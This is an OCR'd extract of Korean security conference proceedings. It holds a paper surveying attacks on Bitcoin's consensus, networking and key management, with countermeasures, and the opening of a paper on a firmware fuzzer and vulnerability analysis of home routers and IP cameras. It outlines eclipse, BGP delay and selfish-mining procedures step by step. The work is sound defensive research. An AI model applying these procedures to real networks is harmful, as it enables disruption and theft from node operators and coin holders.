4차 산업혁명이 도래하면서 사물인터넷 기반의 다양한 기술과 서비스가 개발되고 있다. 사물인터넷은 다양한 종류의 기기들이 연결됨에 따라 네트워크에 연결되는 기기들의 숫자는 기하급수적으로 늘어나고 있다. 이에 따라 기존 서버 클라이언트 구조의 중앙 집중형 데이터 운영이나 관리 기법은 그 한계에 다다르고 있다. 특히, 연결되는 기기들의 수가 늘어나거나 해당하는 기기들의 높은 데이터 전송 및 요청은 특정 서비스를 제공하는 서버에 무리를 줄 수 있다. 이에 따라 분산형 데이터 저장 및 운용에 관한 요구사항이 사물인터넷 시대에 높아지고 있는 실정이다.

비록 암호화폐 비트코인의 기반 기술로 소개되었지만 블록체인은 P2P 네트워크 환경에서 안전한 데이터 저장을 제공한다. 블록체인은 이미 유엔미래보고서 2050에서 미래를 크게 변화시킬 기술로 선정되었고 [1], 국내/외에서 활발히 연구되고 있다. 특히 블록체인을 다양한 비즈니스 영역에 도입하기 위한 연구가 활발히 이루어지고 있으며, 다양한 형태의 블록체인 플랫폼이 개발되고 있다[2][3].

블록체인 기술에 대한 다양한 활용 가능성에 대한 연구는 많이 이루어지고 있지만, 블록체인의 보안성 분석은 대부분 수학적 모델링과 증명에 머물러 있다. 실제로 블록체인 보안성에 대한 분석은 대부분 합의 알고리즘의 수학적 모델링에 집중되어 있다. 본 논문에서는 비트코인 블록체인의 주요한 동작 과정인 합의 과정, 네트워크 통신 과정, 키 관리 과정에서의 가용한 공격을 기술하고 그에 따른 대응책을 기술한다.

본 논문의 2 장에서는 분산형 데이터베이스 플랫폼으로써의 비트코인 블록체인 기술에 대하여 설명한다. 3 장에서는 블록체인 플랫폼의 합의 과정에서 발생할 수 있는 공격인 Double Spending, Selfish Mining을 소개하고 대응책을

* 본 연구는 2017년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임
(No. NRF-2017R1A1A1A05001405)

설명한다. 제 4 장에서는 블록체인 플랫폼의 네트워크 통신 과정에서 발생할 수 있는 공격인 Eclipse Attack, BGP Hijacking을 소개하고 대응책을 설명한다. 5 장에서는 블록체인 플랫폼의 키 관리 과정에서 발생할 수 있는 공격과 대응책을 설명한다. 6 장에서 본 논문의 결론을 짓는다.


II. Blockchain

2008년 사토시 나카모토가 제안한 비트코인(Bitcoin) [4] 은 대표적인 암호화폐이다. 기존 중앙 집중형 통화 발행 및 관리 방식이 아닌 인터넷이라는 환경에서 사용자간에 어떠한 신뢰 관계가 없고 은행과 같은 제3자의 개입 없이 안전한 암호화폐 거래가 가능토록 개발되었다. 다시 말해, 비트코인은 중앙에서 통화를 발행하고 관리하는 기관 없이 P2P 네트워크 환경에서 사용자 간 직접적인 암호화폐를 통한 안전한 거래를 제공한다. 이러한 비트코인의 하부 기술로써 비트코인 블록체인은 데이터 무결성 제공을 위해 해쉬함수와 데이터 체이닝 기법을 사용하고, 데이터에 대한 신뢰성 제공을 위해 공개키 기반의 전자서명을 사용한다.

비트코인 블록체인에 참여하는 사용자들(노드들)은 거래를 작성하고 자신의 개인키로 거래에 서명한다. 작성된 거래들은 다른 사용자들에게 브로드캐스팅하여 전달하고, 합의 과정에서 특정 합의 알고리즘에 의해 거래들을 기존 블록체인에 결합시킬 하나의 블록으로 생성한다. 생성된 블록은 블록체인에 연결되게 되고, 블록의 정보를 다른 사용자들에게 브로드캐스팅 한다. 사용자들은 블록체인에 연결된 블록의 정보들을 바탕으로 중앙 시스템 없이 사용자들 간에 데이터의 무결성과 신뢰성을 확인할 수 있다.

비트코인 블록체인을 구성하는 블록은 블록 헤더와 블록 바디로 구성되어 있다. 비트코인에서 블록 헤더는 비트코인 버전, 이전의 블록 헤더의 해시 값, 블록에 들어있는 거래의 Hash 값인 Merkel root, Timestamp, bits, nonce가 들어있다. 블록 바디에는 블록에 포함되어있는 거래의 정보, 거래들의 Merkel Tree가 들어있다. 이러한 블록들은 [그림 1]과 같이 체인 형식으로 연결되어 있다.

블록체인 기술은 암호화폐마다 조금씩 다르게 구현되어 있지만 본 논문에서는 비트코인 블록체인을 기준으로 보안성을 분석한다. 하지만 이더리움이나 NXT 와 같은 다른 암호화폐의 블록체인도 본 논문에서와 같이 동작 과정을 나누고 보안성을 분석할 수 있다.



[그림 1] 비트코인 블록체인의 구조

III. 합의 과정

블록체인 시스템에서 노드들에게 무결성과 신뢰성을 제공하는 블록을 생성하기 위해서 노드간의 블록을 합의하는 과정이 필요하다. 합의하는 과정에서 합의 알고리즘을 사용하여 특정 조건을 만족하는 노드가 블록을 생성하고 블록체인에 연결하게 된다. 대표적인 합의 알고리즘으로는 작업증명(PoW, Proof of Work), 지분증명(PoS, Proof of Stake), 지분위임증명(DPoS, Delegated PoS)가 있다[5]. 합의하는 과정을 통해서 생성된 블록의 무결성과 신뢰성을 제공한다. 이 장에서는 합의 과정에서의 공격 방법인 Double Spending과 Selfish Mining에 대해서 설명한다.


3.1 Double Spending

Double Spending[6]은 합의 과정에서 발생할 수 있는 공격으로, 같은 돈을 한번 이상 지출하는 공격이다. 거래에 포함된 코인은 블록에 포함되기 전에 줄어들지 않기 때문에, 같은 코인을 여러 개의 거래에 포함하여 사용할 수 있다. Double Spending 공격 방법은 다음과 같다.

- Alice가 Bob에게 10 btc 전송 거래 발생
- Alice가 자신에게 10 btc 전송 거래 발생
- 블록이 동시간대에 만들어지면 [그림 2]와

같이 분기되고 블록 경쟁이 발생

- Bob은 거래가 포함된 블록이 생성된 것을 확인하고 물건을 Alice에게 전달
- 블록 경쟁 시 다음 블록을 먼저 만드는 블록이 블록체인에 연결
- 아래 [그림 2]에서는 Alice가 자신에게 보낸 10 btc 거래가 블록체인에 연결되고, Alice가 Bob에게 보낸 10 btc 거래가 포함된 블록은 삭제




[그림 2] 블록 분기

이와 같은 공격을 막기 위해서 비트코인에서는 6-confirmation을 사용한다. 6-confirmation은 블록체인에서 1000번째 블록이 생성된 후 1005번째 블록이 생성될 때까지 1000번째 블록은 Double Spending 공격에 충분히 안전하지 못하다고 판단한다[4].

3.2 Selfish Mining

Selfish Mining[7][8]은 합의 과정에서 발생할 수 있는 공격으로, 선의의 노드가 만든 블록이 아닌 공격자가 만든 블록이 블록체인에 연결되게 만드는 공격이다. 블록이 동시간대에 생성되었을 때 블록체인은 분기되고 블록 경쟁이 발생된다. 비트코인에서는 블록경쟁이 발생했을 때 다음 블록을 빠르게 생성한 블록을 채택하여 블록체인에 연결하도록 되어있다. 공격자인 Selfish Miner는 블록을 생성한 뒤 공개하지 않고 다음 블록을 미리 생성하여 블록 경쟁이 발생하였을 때 미리 생성해놓은 블록을 공개함으로써 블록 경쟁에서 이기게 되고, 공격자가 만든 블록이 블록체인에 채택되게 된다. 비트코인 환경에서의 Selfish Mining은 다음과 같은 방법으로 이루어진다.

- 초기화 과정
  공격자는 [그림 3]과 같이 공개된 블록체인을 Private Chain, Public Chain 으로 Fork
- Selfish Miner가 블록을 생성한 경우
  - Private Chain에 블록을 추가
  - (Private Chain Length - Public Chain Length) ≤ 0 인 경우 Public Chain을 Private Chain에 복사
- Honest Miner가 블록을 생성한 경우
  - (Private Chain Length - Public Chain Length) < 0 인 경우 Public Chain을 Private Chain에 복사
  - (Private Chain Length - Public Chain Length) = 0 or 1 인 경우 Private Chain의 블록 공개
  - (Private Chain Length - Public Chain Length) ≥ 2 인 경우 Private Chain의 비공개된 첫 번째 블록 공개



[그림 3] Selfish Mining에서 체인 복사

Selfish Mining 공격을 막기 위해서는 블록 경쟁이 발생하였을 때 블록을 채택하는 방법을 다음 블록을 더 빨리 만드는 블록을 채택하도록 하는 것이 아닌 다음과 같은 블록 채택 방법을 사용할 수 있다.

- 블록을 랜덤하게 채택하는 방법[8]
  경쟁 상태일 때 블록을 랜덤하게 채택하는 방법
- 분기 처벌 규칙[9]
  분기한 블록을 처벌하기 위해 보상을 없애고, 분기된 첫 번째 채굴자의 보상을 반으로 줄이는 방법
- Freshness 활용 방법[10]
  블록에 타임스탬프를 포함하게 하고, 블록 경쟁 시 더 최근에 만들어진 블록을 선정하는 방법

또한, 미리 생성된 블록(Stale Block) 생성을 방지하도록 하는 방법이 있다. Stale Block이 발생하는 요인은 다음과 같다.

- Block Interval
  Block Interval은 블록체인에 블록이 연결되고, 다음 블록이 생성되기까지의 시간으로, 블록 간격이 길수록 트랜잭션의 처리가 늦어져 Stale Block 생성 확률이 증가함
- Block Size
  블록의 크기가 클수록 전파속도가 느려지고, Stale Block 생성 확률이 증가함

블록체인을 이용한 플랫폼을 구현할 때 보안 모델을 정립하여, 적절한 Block Interval과 Block Size를 고려하여 Stale Block 생성 확률을 줄여야한다[11].

IV. 네트워크 통신 과정

블록체인에서 노드간의 연결은 P2P(Peer to Peer)로 연결된다. 비트코인에서는 노드간의 연결을 위해서 다음과 같은 과정을 통해 연결되게 된다.


- Propagating Network Information
  - 노드들의 정보를 전달하는 과정
- Storing Network Information
  - 노드들의 정보를 저장하는 과정
- Selecting Peers
  - 연결할 노드를 선정하는 과정
- Network Connection
  - 선정된 노드들을 연결하는 과정

위 과정을 통해서 노드 간 연결이 되고 통신하게 된다. 이 장에서는 네트워크 과정에서 발생할 수 있는 공격인 Eclipse Attack과 BGP Hijacking에 대해서 설명한다.

4.1 Eclipse Attack

Eclipse Attack[12]은 희생자 노드의 연결을 공격자 노드에게만 연결되게 하여 희생자 노드를 다른 노드로부터 고립시키는 공격이다. 이 공격을 통해 희생자 노드는 공격자가 제공하는 데이터만 전달받게 된다. 아래 [그림 4]는 공격자 노드 D가 노드 E를 공격하여 다른 노드들로부터 고립되게 만든 그림이다.

비트코인 v0.9.3 에서는 노드가 초기 연결 시 다른 노드로부터 노드들의 정보를 수신하고, 수신한 정보를 Table에 저장한다. 저장된 노드들의 정보에서 연결할 노드를 선정하여 Connection을 유지한다. 이러한 환경에서 Eclipse Attack을 하기 위해서는 다음과 같은 절차를 통하여 공격하게 된다.



[그림 4] Eclipse Attack


- 공격자 노드가 희생자 노드에게 자신의 정보를 전달하여 희생자의 Table에 공격자의 정보가 저장되도록 함
  - 비트코인 버전 0.9.3은 희생자 Table에 저장할 수 있는 노드의 개수 보다 더 많은 노드의 정보가 수신되면 저장되어 있던 시간이 오래된 노드의 정보를 삭제하고 새로운 요청을 한 노드의 정보를 Table에 저장
- 희생자 노드에게 다수의 요청을 하여 희생자 노드의 Table에 공격자의 정보로만 채움
- 희생자 노드와 다른 노드의 Connection을 끊기 위해 공격자 노드는 DDoS 공격을 하여 희생자 노드가 재시작 되도록 함
- 희생자 노드는 재시작 되고, Table에 있는 정보를 바탕으로 재 연결됨
  - Table에 공격자의 정보만 있기 때문에 공격자에게만 연결됨

위와 같은 과정을 통해서 Eclipse Attack이 가능하다. 이러한 공격을 막기 위해서 비정상적인 Packet을 탐지하는 Anomaly Detection을 하거나, 희생자 노드의 Table에 저장된 노드만 선택하여 연결하는 것이 아닌 Table에 저장된 노드의 정보 이외에도 랜덤하게 선택하여 연결되도록 해야 한다.

4.2 BGP Hijacking

블록체인의 노드들은 인터넷 서비스 공급자(ISP)에 의해서 연결 된다. 악의적인 ISP는 블록체인에서 발생하는 트래픽을 공격할 수 있다. BGP Hijacking[13]은 악의적인 ISP가 주변 라우터에게 잘못된 라우팅 정보를 광고하여 비정상 처리되도록 하는 공격 방법이다. BGP Hijacking을 통해 Partitioning Attack과 Delay Attack이 가능하다[14].

Partitioning Attack은 네트워크를 두 개로 분할하는 공격으로, 아래 [그림 5]에서 Attacker는 ISP1에 연결되어있는 노드(192.168.0.1)가 자신에게 연결되어있는 것처럼 Fake IP주소(192.168.0.1)를 생성하고 라우팅 테이블을 업데이트하여 인접한 ISP로 전송한다. 인접한 ISP는 Attacker가 보낸 라우팅정보로 업데이트하고 192.168.0.1로 전송되는 패킷을 Attacker에게 전송하게 된다. Attacker는 수신한 패킷들을 중간에서 가로채 전달해주지 않음으로써 네트워크를 분할시킬 수 있다.




[그림 5] BGP Hijacking Partitioning Attack

Partitioning Attack을 방어하기 위해서는 Monitor Round-Trip time 방법이 있다. 이 방법은 RTT를 모니터링 하여서 패킷이 잘 전달되는지 확인하고, 잘 전달되지 않는다면 다른 ISP로의 연결을 통해 패킷을 송수신한다.

Delay Attack은 네트워크에서 발생하는 트래픽(거래, 블록) 전달을 지연시키는 공격으로, 다음과 같은 과정을 통해 공격한다.

- Step 1: 희생자(노드 C)는 노드 A에게 블록을 요청
- Step 2: 공격자는 희생자가 노드 A에게 보낸 요청을 이전 블록을 요청하도록 변경하여 전송
- Step 3: 노드 A는 희생자에게 이전 블록을 전달
- Step 4: 희생자가 블록을 요청하고 20분이 지나기 전에 공격자는 Step 2에서 희생자가 보냈던 블록 요청 메시지를 노드 A에게 전달
  - 블록은 20분 제한 시간 직전에 전달해야 희생자는 노드 A와의 연결을 끊지 않음
- 노드 A는 희생자에게 블록을 전달



[그림 6] BGP Hijacking Delay Attack

위와 같은 과정을 통해서 희생자는 요청한 블록을 수신하기까지 약 20분 지연되어 수신하게 된다. Delay Attack을 방어하기 위해서는 Encrypt Bitcoin Communication and/or adopt MAC(Message Authentication Code) 방법이 있다. 이 방법은 메시지를 암호화하여 어떤 메시지인지 공격자가 확인할 수 없도록 , 메시지 인증 코드를 사용하여 메시지의 내용이 변경되지 않았음을 확인할 수 있도록 하는 방법이다.

V. 키 관리 과정

블록체인에서는 공개키 방식(Public Key, Private Key)을 이용하여 노드의 익명성과 거래의 신뢰성을 제공한다. Public Key는 거래의 서명을 확인할 때 사용하고, Private Key는 거래에 서명을 하기 위해서 사용된다. 비트코인 환경에서 공격자에게 Private Key를 탈취당한다면 공격자는 희생자의 비트코인을 이용할 수 있다. Private Key를 관리하기 위해 다음과 같은 방법들이 있다[15].

- Local Storage: PC Local에 Private Key를 저장하는 방법
- Password-Protected Wallets: Private Key를 Password로 암호화하여 저장하는 방법
- Offline Storage of Keys: Private Key를 QR Code로 생성하거나, USB Memory에 저장하는 방법
- Server Wallet: Server에 Private Key를 저

장하는 방법

이와 같이 Private Key를 저장하는 다양한 방법이 있지만, Private Key가 탈취되어 공격된 사례가 발생하고 있다. 대표적으로 2016년 8월 2일에 홍콩에 소재한 비트코인 거래소인 비트피넥스가 해킹되어 6,300만 달러의 피해를 입었고[16], 2017년 4월 22일에 한국 비트코인 거래소인 야피존이 해킹되어 55억 규모의 피해를 입었다[17]. 따라서 키를 안전하게 관리해야만 한다.

VI. 결론

본 논문에서는 블록체인의 주요한 동작 과정인 합의 과정, 네트워크 통신 과정, 키 관리 과정에서 발생할 수 있는 공격에 대해서 설명하였다.

최근 블록체인 기술이 조명받고 있고 다양한 플랫폼에 적용하기 위한 연구가 활발하게 진행되고 있다. 하지만 블록체인의 보안성 분석은 대부분 수학적 모델링과 증명에 머물러 있다. 그렇기 때문에 블록체인 플랫폼에서의 공격들은 계속적으로 발생되고 있다. 본 논문에서 소개한 비트코인 블록체인의 주요한 동작 과정인 합의 과정, 네트워크 통신 과정, 키 관리 과정에서의 가용한 공격방법들과 대응책을 고려하여서 보안위협에 안전한 플랫폼을 개발하는 것이 필요하다.

[참고문헌]

[1] 박영숙, 제롬 글렌, 세계 미래보고서 2050, 교보문고, 2016.

[2] 한국금융정보기술융합학회, 국내외 블록체인 기술 적용분야 및 사례연구, 한국인터넷진흥원, 2016.

[3] Boohyung Lee and Jong-Hyouk Lee, “Blockchain based secure firmware update for embedded devices in an Internet of Things environment,” Journal of Supercomputing, vol. 73, no. 3, pp. 1152-1167, March 2017. (IF: 1.088(2015): SCI).

[4] Satoshi Nakamoto, "Bitcoin:A peer-to-peer electronic cash system.", 2008.

[5] 이부형, 임연주, 이종혁, 블록체인 플랫폼에서의 합의 알고리즘, 한국통신학회 학술대회논문집 , 2017.1, 386-387 (2 pages)

[6] 비트코인 위키 페이지, https://en.bitcoin.it/wiki/Double-spending, 2017년 5월 접속.

[7] 김소희, 양지연, 김윤정, 비트코인 블록체인의 이기적인 채굴 방안 분석, 한국통신학회 학술대회논문집 , 2015.11, 422-423 (2 pages).

[8] I. Eyal, Emin G. Sirer, Majority is not Enough: Bitcoin Mining is Vulnerable, In Financial Cryptography, 2014.

[9] Lear Bahack, "Theoretical Bitcoin Attacks with less than Half of the Computational Power (draft)." arXiv preprint arXiv:1312.7013 (2013).

[10] Ethan Heilman, "One Weird Trick to Stop Selfish Miners: Fresh Bitcoins, A Solution for the Honest Miner." IACR Cryptology ePrint Archive 2014 (2014): 7.

[11] Gervais, A., Karame, G.O., W¨ust, K., Glykantzis, V., Ritzdorf, H., Capkun, S.: On the security and performance of proof of work blockchains. Cryptology ePrint Archive, Report 2016/555 (2016), http://eprint.iacr.org/2016/555.

[12] HEILMAN, E., KENDLER, A., ZOHAR, A., AND GOLDBERG, S. Eclipse Attacks on Bitcoin’s Peerto-Peer Network. In 24th USENIX Security Symposium (2015), pp. 129 - 144.

[13] 전성복, BGP 라우팅 프로토콜의 취약성 분석 및 개선방안, 서강대학교 정보통신 대학원 석사학위 논문, 2007.

[14] Maria Apostolaki, Aviv Zohar, Laurent Vanbever, Hijacking Bitcoin: Routing Attacks on Cryptocurrencies, arXiv preprint arXiv:1605.07524, 2016.

[15] S. Eskandari, D. Barrera, E. Stobert, and J. Clark. A first look at the usability of bitcoin key management. In Workshop on Usable Security (USEC), 2015.

[16] http://www.itworld.co.kr/news/100594, 2017년 5월 접속.

[17] http://www.boannews.com/media/view.asp?idx=54483&kind=1&search=title&find=%BA%F1%C6%AE%C4%DA%C0%CE, 2017년 5월 접속.

A-6 해킹 및 취약점 분석 1

이 희 조 (고려대)

- **펌웨어 취약점 분석을 통한 임베디드 기기 보안성 검사**
  임재원, 이바현, 송상준, 전연수
- **메모리 기반의 파일리스 악성코드 분석 및 탐지방안**
  이경민, 김경곤, 이상진
- **동적 바이너리 분석을 이용한 자동 취약점 탐지 및 검증**
  박종섭, 최병철, 이경현
- **특징적 분류를 통한 랜섬웨어의 최신 동향 분석**
  문기운, 이종혁

펌웨어 취약점 분석을 통한 임베디드 기기 보안성 검사

임재원* 이바현** 송상준*** 전연수****

*(사)자유/오픈소스 소프트웨어 연합회 **(주)업루트 ***(주)Theori

****인천대학교 기계공학과

Embedded device security check through firmware vulnerability analysis

Jae-Won Lim*

*

Free/Open Source Software Association

Ba-Hyun Lee**

**UpRoot, Inc

Sang-Jun Song***

***Theori, Inc

Yeon-Soo Jun****

****

Department of Mechanical Engineering, Incheon University

요 약

최근 다양한 산업에서 사물인터넷(IoT) 시장이 빠른 성장세를 보이고 있으나 보안 위험성 또한 증가하고 있어 그 우려가 커지고 있는 상황이다. 그러나 국내에는 사물인터넷 기기에 대한 보안 위협을 방지할 수 있는 인적자산이 많이 부족한 현실이다. 그런 이유로 본 논문에서는 각종 임베디드 기기에 대한 보안성 및 신뢰도 향상을 위한 임베디드 기기 펌웨어 취약점 분석 도구 개발에 대한 내용을 다룬다. 본 논문에서 다루는 취약점 분석 도구는 논문작성에 참여한 팀원들의 자체기술로 개발했으며 웹 서비스 형태로 운영하기 때문에 접근이 쉽고, 분석의 편의성을 제공하기 위한 다양한 기능들을 모아놔 비전문가도 어렵지 않게 취약점 분석이 가능하다는 장점이 있다. 분석 도구가 제대로 취약점을 탐지할 수 있다는 것을 실제 운용을 통해 확인했으며, 발견한 취약점들은 전부 문서화 작업을 통해 해당 기기의 벤더사와 한국인터넷진흥원에 제보를 마쳤다. 이를 통해 취약점 분석 도구가 사물인터넷 기기의 보안성 향상에 기여할 수 있다는 가능성 또한 확인할 수 있다.

I. 서론

1.1 논문 개요

2016년 7월 한국경제연구원이 발표한 VIP 리포트 '사물인터넷(IoT) 관련 유망산업 동향 및 시사점' 에 따르면 한국 사물인터넷 시장은 2015년 약 3천억 달러 규모에서 2020년 1조 달러로 연평균 28.8% 성장할 것이며, 시장 규모는 동기간 3.3조원에서 17.1억원으로 연평균 38.5% 성장할 것으로 예측했다. 위와 같이 사물인터넷 이용률이 증가하며 Wi-Fi 공유기와 같은 사물인터넷 디바이스에 의한 보안 위협도 동시에 증가하고 있다. 특히 사물인터넷 디바이스는 과거에 사용하던 하드웨어와 OS, SW 를 사용하여 과거에 발견된 취약점들이 그대로 이용되는 등, 다양한 컨퍼런스와 세미나를 통해 알려진 바 있다. 2016년 10월에는 아카마이코리아社에서 12년전 발견된 OpenSSH취약점을 이용한 공격 기법이 이용한 사실을 발견하기도 했다. 때문에 앞으로 성장가능성이 높은 사물인터넷의 보안 강화와 신뢰성 및 보안성 향상을 목표로 펌웨어 취약점 분석을 통한 임베디드 기기 보안성 검사 연구를 진행하게 되었다.

1.2 목표

펌웨어 취약점 분석 방법과 취약점 종류에 대해 연구하고 펌웨어 취약점을 보다 쉽게 진단할 수 있는 펌웨어 Fuzzer를 개발한다. 그리고 제작한 펌웨어 Fuzzer를 이용해 취약점을 찾아낸 뒤 개발물의 실용성을 증명한다.

II. 준비 및 진행

2.1 준비 과정

2.1.1 임베디드 기기 및 취약점 조사

공유기, IP 카메라, NAS의 제조사를 확인하기 위하여 온라인 쇼핑몰에 현재 판매되고 있는 기기들의 종류와 제조사를 확인하고 제조사의 웹페이지에서 펌웨어를 제공하고 있는지 확인하였다. 또한 공유기, IP 카메라, NAS의 공개된 취약점을 조사하고, 취약점 정보 제공 사이트를 이용한 자료조사로 어떤 취약점이 존재했는지 파악해 펌웨어에서 발생할 수 있는 취약점에 대한 학습을 진행하였다.

2.1.2 가상환경 구축

취약점 분석을 위한 가상환경 구축을 위하여 Qemu에 사용되는 커널 이미지와 파일시스템 이미지 수집을 진행하였다. Mips, Mipsel, ARM 등 이미지를 다운로드를 통해 분석을 위한 가상환경 구축을 진행하였다.



그림 1 이미지 파일 수집 진행

2.1.3 분석대상 선정

취약점 분석 진행을 위한 취약점 분석 대상으로 무선공유기, IP 카메라, NAS 제품의 조사를 통해 선정한 대상은 아래 [표 1]과 같다.

종류	회사명	기기명
공유기	EXX Networks	IpXXXX
	네XX 코리아	NeXXX
	AXXGate E&C	AXXgate
	유XX 정보시스템	UniXXXX
	블XX 정보통신	ZXX
	디XX존	WeXX
IP 카메라	넷X C&C	SyXXXXew
	PATXXX	EasyXXX
NAS	EXX Networks	IpXXXX NAS

표 1 취약점 분석 제품 선정 표

2.1.4 펌웨어 수집

분석 대상의 펌웨어 수집은 2가지 방법으로 진행하였다. 첫째로 제조사 사이트를 통해 펌웨어를 내려 받았다. 임베디드 기기의 제조사 웹페이지에서 수동 업데이트를 위한 펌웨어를 제공하고 있다. 제조사의 웹페이지에서 펌웨어 다운로드를 통해 펌웨어 수집을 진행하였다.

둘째로 UART 디버깅을 통해 해당 기기의 펌웨어를 추출하였다. 제조사에서 다운받은 펌

웨어에서 분석 가능한 파일이 존재하지 않을 경우 임베디드 기기를 분해하여 내부에 존재하는 UART를 통해 디버깅을 진행하였다. UART 디버깅을 통해 쉘을 획득할 수 있는 경우 기기 내부에 존재하는 파일을 추출하였다.



그림 2 UART 디버깅 과정

2.2 진행 과정

2.2.1 펌웨어 취약점 분석

수집한 펌웨어를 통해 아래 [그림 5]와 같은 과정을 따라 펌웨어 취약점 분석을 진행하였다.




그림 3 취약점 분석 과정

2.2.1.1 펌웨어 내부 파일 추출

펌웨어 내부 파일 추출에는 Firmware Mod Kit(FMK)을 사용하였다.

Firmware Mod Kit(FMK)는 펌웨어 내부에 존재하는 시그니처를 기반으로 데이터를 구분하여 펌웨어 내부에 존재하는 파일 추출을 진행하는 프로그램이다. FMK를 실행결과는 아래 [그림 6]과 같다. 펌웨어 내부에 존재하는 image_parts 부분에서는 펌웨어 내부에서 추출된 이미지 파일이 존재하고 rootfs 부분에서는 파일 시스템 이미지에서 추출된 파일들을 볼 수 있다. 추출된 파일 분석을 통해 취약점 분석을 진행할 수 있다.

```
root@ubuntu:/home/savni/fmk/fmk2# ls
image_parts  logs  rootfs
root@ubuntu:/home/savni/fmk/fmk2# cd rootfs/
root@ubuntu:/home/savni/fmk/fmk2/rootfs# ls
bin  dev  etc  home  init  lib  mnt  proc  sys  tmp  usr  var  web
```

그림 4 추출된 파일 목록

2.2.1.2 취약점 분석

펌웨어 취약점 분석은 두 가지 방법으로 진행했다. 첫째로 펌웨어 내부에 존재하는 파일 분석을 통해 취약점 분석을 진행하였다. 파일 내부의 문자열, 소스 등 정보를 통하여 취약점 분석을 진행하였다. 분석을 진행한 파일은 HTML파일, CGI파일, 실행가능 파일 이렇게 총 3가지로 구분할 수 있다.

둘째로 IDA를 이용해 펌웨어 내부의 바이너리 파일 분석을 진행하였다. IDA를 통해 strcpy, sprintf, system 등 프로그램 안에 취약한 함수를 사용하는 구간이 있는지 확인하고 해당 구간의 취약점을 이용해 공격이 가능한지에 대한 분석을 진행하였다.

2.2.1.3 가상환경에서 실행

분석을 통해 발견한 구간에 취약점이 존재하는지에 대한 확인을 위하여 Qemu를 이용한 가상환경 구성으로 펌웨어에서 추출한 파일의 실행결과를 확인하였다. Qemu의 Full System Emulation 기능을 통해 가상환경 시스템을 구성해 추출한 파일을 실행하여 실행결과를 확인하였으며 Qemu의 User Mode emulation 기능으로 가상환경 시스템을 구축하는 시간을 기다리지 않고 추출한 파일의 실행결과를 바로 확인할 수 있는 방법을 이용하였다.

```
root@ubuntu:/home/savni/fmk/n104m/rootfs# chroot . ./qemu-mipsel-static cgibin/timepro.cgi
lock file errorlock file errorlock file errorContent-type: text/html; charset=euc-kr

<html>
<script>
function findChildNode(node, name)
{
        var temp;
        if (node == null)
        {
                return null;
        }
        node = node.firstChild;
```

그림 5 Qemu의 User Mode Emulation

2.2.1.4 취약점 확인

Qemu에서 지원하는 원격 디버깅 기능을 통해 추출한 파일에서 취약점이 발생하는지 확인할 수 있다.




그림 6 취약점 확인

III. 펌웨어 취약점 진단도구 개발

3.1 펌웨어 취약점 진단도구(Fuzzer)

팀원들의 자체기술로 개발한 펌웨어 취약점 진단도구는 임베디드 기기의 펌웨어 취약점 분석을 진행하는데 필요한 도구와 환경을 제공함으로써 취약점 분석에 필요한 시간과 노력을 단축할 수 있는 도구이다.




그림 7 웹 인터페이스

